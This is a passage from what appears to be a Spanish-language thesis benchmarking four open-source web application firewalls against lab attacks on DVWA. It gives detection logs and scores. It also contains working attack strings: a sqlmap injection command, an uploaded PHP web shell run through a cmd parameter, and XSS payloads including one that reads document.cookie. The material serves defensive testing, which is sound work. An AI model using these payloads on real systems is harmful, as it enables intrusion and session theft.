sqlmap -u "http://proxy-waf.com.ec/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=50c5gjerme1to45rte0nkc9g37" –dbs

Además se puede observar en la consola de Kali Linux un mensaje: “Todos los parámetros probados no parecen ser inyectables”, comprobando el bloqueo de los WAF frente al ataque realizado.

ATAQUE 7: File Upload

Tabla 16. File Upload

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX
7	File Upload	**Herramientas:** payload **Parámetro:** http://proxy-waf.com.ec/dvwa/hackable/uploads/shell1.php?cmd=pwd	NO BLOQUEA	NA	NO BLOQUEA, SOLO DETECTA Y AVISA CON WARNING	[Wed Dec 11 00:18:32.326095 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18270] [client 192.168.1.110] ModSecurity: Warning. Pattern match ".*\\\\.(?:php\\\\d*|phtml)\\\\.*$" at FILES:uploaded. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b584.rules"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "1"] [accuracy "8"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "XfA12K1V47hQy5i6MRgoOAAAAEQ"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/	SI BLOQUEA	2019/12/11 22:24:42 [error] 3665#0: *717 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `.*\.(?:php\d*|phtml)\.*$' against variable `FILES:shell1.php' (Value: `shell1.php') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "89"] [id "933110"] [rev ""] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:shell1.php: shell1.php"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "157612108262.498028"] [ref "o0,10v839,10t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/upload/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/"	SI BLOQUEA

Resultado: Se puede determinar que los WAFs Open Source Waf2Py y Nginx detectan y bloquean el ataque de File Upload, el WAF Open Source Modsecurity no detecta ni bloquea el ataque y el WAF Open Source Vulture detecta con una alerta Warning pero no bloquea el ataque. El ataque se basa en cargar un payload, en este caso un archivo denominado shell1.php al sistema de archivos del aplicativo web, el cual nos permite ejecutar comandos dentro del sistema operativo del aplicativo web. Una vez cargado, ejecutar el comando en la URL del navegador web:

http://proxy-waf.com.ec/dvwa/hackable/uploads/shell1.php?cmd=pwd, el comando cmd=pwd muestra el nombre del directorio actual, se puede cambiar el comando pwd por cualquier otro comando del sistema.

ATAQUE 8: Cross Site Scripting (XSS) DOM

Tabla 17. Cross Site Scripting (XSS) DOM

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
8	XSS DOM	**Herramientas:** javascript **Parámetro:** http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_d/?default=<script type="text/javascript">alert("XSS DOM");</script>	SI BLOQUEA	[Mon Dec 09 21:15:11.070386 2019] [:error] [pid 1732] [client 192.168.1.110:9003] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\\\W{4,}" at ARGS:default. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: \\x22);</ found within ARGS:default: <script type=\\x22text/javascript\\x22>alert(\\x22XSS DOM\\x22);</script>"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "Xe7-rw4siWyq-cVOfKDy5wAAAAU"]	SI BLOQUEA	[Wed Dec 11 00:31:20.669725 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 111 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]	SI BLOQUEA	2019/12/11 22:36:09 [error] 3665#0: *722 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type="text/javascript">alert("XSS DOM");</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "15761217697.081304"] [ref "v41,57t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_d/?default=%3Cscript%20type=%22text/javascript%22%3Ealert(%22XSS%20DOM%22);%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type=\x22text/javascript\x22>alert(\x22XSS DOM\x22);</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque XSS DOM. Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.

En este caso se va a ejecutar código JavaScript en la URL del navegador web. El código es el siguiente:

http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_d/?default=<script type="text/javascript">alert("XSS DOM");</script>

En caso de que el ataque sea exitoso, devuelve como resultado un mensaje de alerta en el navegador web.

ATAQUE 9: Cross Site Scripting (XSS) Reflected

Tabla 18. Cross Site Scripting (XSS) Reflected

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
9	XSS Reflected	**Herramientas:** javascript **Parámetro:** <script>alert("GABRIEL")</script>	SI BLOQUEA	[Mon Dec 09 21:21:00.773550 2019] [:error] [pid 1682] [client 192.168.1.110:9088] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:name. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: h1>GABRIEL found within ARGS:name: GABRIEL "] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "Xe8BDENVLLB8r59owpcecwAAAAE"]	SI BLOQUEA	[Wed Dec 11 00:35:52.209453 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18377] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 82 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "XfA56K1V47hQy5i6MRgoRAAAAEY"]	SI BLOQUEA	2019/12/11 22:42:11 [error] 3665#0: *728 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert("GABRIEL")</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "157612213191.795959"] [ref "v38,33t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(%22GABRIEL%22)%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert(\x22gabriel\x22)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcAcspAcAcimAcAcAcr2"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque XSS Reflected. El ataque se basa en ejecutar código JavaScript en la entrada de texto denominado “What´s your name” del aplicativo web. El código es el siguiente:

<script>alert("GABRIEL")</script>.

En caso de que el ataque sea exitoso, devuelve como resultado un mensaje de alerta en el navegador web.

ATAQUE 10: Cross Site Scripting (XSS) Stored

Tabla 19. Cross Site Scripting (XSS) Stored

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
10	XSS Stored	**Herramientas:** javascript **Parámetro:** <script>alert(document.cookie)</script>	SI BLOQUEA	[Mon Dec 09 21:37:17.367080 2019] [:error] [pid 1683] [client 192.168.1.110:9227] [client 192.168.1.110] ModSecurity: Accessdenied with code 403 (phase 2). Pattern match "(?i:([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\b([\\\\d\\\\w]++)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)(?:(?:=|<=>|r?like|sounds\\\\s+like|regexp)([\\\\s'\\"`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\(\\\\)]*?)\\\\2\\\\b|(?:!=|<=|>=|<>|<|>|\\\\^|is\\\\s+not ..." at ARGS:mtxMessage. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: script>alert found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "Xe8E3d9ZV4PKTV6f2ib8AgAAAAI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/	SI BLOQUEA	[Wed Dec 11 00:40:06.164864 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 74 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/	SI BLOQUEA	2019/12/11 22:45:36 [error] 3665#0: *732 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "157612233691.855907"] [ref "v615,39t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/"	SI BLOQUEA	2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque XSS Stored. El ataque se basa en ejecutar código JavaScript en la entrada de texto denominado “Message” del aplicativo web. El código es el siguiente:

<script>alert(document.cookie)</script>

En caso de que el ataque sea exitoso, devuelve como resultado un mensaje de alerta con el tipo de seguridad y la cookie de la sesión en el navegador web, de manera permanente.

En base a estos resultados obtenidos, se ha propuesto dar una puntuación a cada ataque, y así poder evaluar la efectividad de detección y bloqueo de cada WAF Open Source, a continuación se detalla la puntuación de cada ataque:

Tabla 20. Puntuación de los ataques

ITEM	ATAQUES	PUNTAJE TOTAL
1	Fuerza Bruta	1
2	Ejecución de comandos	1
3	File Inclusión local	1
4	File Inclusión externo	1
5.1	Inyección SQL Manual	0,33
5.2	Inyección SQL Manual	0,33
5.3	Inyección SQL Automatizado	0,34
6.1	Inyección SQL (BLIND) Manual	0,5
6.2	Inyección SQL (BLIND) Automatizado	0,5
7	File Upload	1
8	XSS DOM	1
9	XSS Reflected	1
10	XSS Stored	1
	TOTAL=	**10**

Los resultados obtenidos de la detección y bloqueo de la efectividad de cada WAF Open Source, se detallan a continuación:

Tabla 21. Resultados obtenidos

			WAF OPEN SOURCE			
ITEM	ATAQUES	PUNTAJE TOTAL	MODSECURITY	VULTURE	WAF2PY	NGINX
1	Fuerza Bruta	1	1	1	1	1
2	Ejecución de comandos	1	1	1	1	1
3	File Inclusión local	1	1	1	1	1
4	File Inclusión externo	1	1	1	1	1
5.1	Inyección SQL Manual	0,33	0,33	0,33	0,33	0,33
5.2	Inyección SQL Manual	0,33	0,33	0,33	0,33	0,33
5.3	Inyección SQL Automatizado	0,34	0,34	0,34	0,34	0,34
6.1	Inyección SQL (BLIND) Manual	0,5	0,5	0,5	0,5	0,5
6.2	Inyección SQL (BLIND) Automatizado	0,5	0,5	0,5	0,5	0,5
7	File Upload	1	0	0,5	1	1
8	XSS DOM	1	1	1	1	1
9	XSS Reflected	1	1	1	1	1
10	XSS Stored	1	1	1	1	1
	TOTAL=	**10**	**9**	**9,5**	**10**	**10**




Figura 18. Resultados Obtenidos WAFs OPen Source

Se puede determinar que el WAF Open Source Modsecurity obtiene un puntaje de 9/10, ya que no detecta ni bloquea el ataque del ítem 7 denominado File Upload.

Se puede determinar que el WAF Open Source Vulture obtiene un puntaje de 9,5/10, ya que detecta (a través de un mensaje de warning) pero no bloquea el ataque del ítem 7 denominado File Upload.

Se puede determinar que el WAF Open Source Waf2Py obtiene un puntaje de 10/10, ya que detecta y bloquea todos los ataques realizados en el laboratorio.

Se puede determinar que el WAF Open Source Nginx obtiene un puntaje de 10/10, ya que detecta y bloquea todos los ataques realizados en el laboratorio.

Estos valores son obtenidos de los ataques realizados en el laboratorio. Cabe mencionar que estos valores pueden ser variables dependiendo de los tipos de ataques que se realicen y sobre todo de las reglas WAF que se tengan implementadas.

3.9 Monitorizar los logs obtenidos de los WAFs Open Source

En este apartado se analizará la gestión de logs de los WAFs Open Source. Los WAFs Vulture y Waf2Py tienen su propio sistema de gestión gráfico de logs, en comparación de los WAFs ModSecurity y Nginx que no cuentan con un sistema de gestión gráfico de logs. Para solventar dicho inconveniente, se implementó la plataforma denominada ELK Stack. Esta herramienta de administración de registros permite la monitorización, consolidación y análisis de logs generados en múltiples servidores en este caso; y que no cuentan con una gestión gráfica.

La función principal de los WAFs Open Source es la de detectar y bloquear ataques informáticos, pero a la misma vez se deben poder gestionar estos

registros para posteriormente poder tomar decisiones que nos ayuden a mejorar la seguridad de nuestros sistemas.

3.9.1 Respuesta de detección y bloqueo obtenidos en WAF Waf2Py:

Mensaje de bloqueo que muestra WAF en página web ante ataque informático:

Figura 19. Mensaje de bloqueo WAF Waf2Py

Resumen de estadísticas de ataques bloqueados:




Figura 20. Resumen estadísticas WAF Waf2Py

Registros de logs en consola que se muestra en la interfaz web de Waf2Py.




Figura 21. Registro de logs en WAF Waf2Py

3.9.2 Respuesta de detección y bloqueo obtenidos en WAF Vulture:

Mensaje de bloqueo que muestra WAF en página web ante ataque informático:




Figura 22. Mensaje de bloqueo WAF Vulture

Registros de logs en consola del WAF.

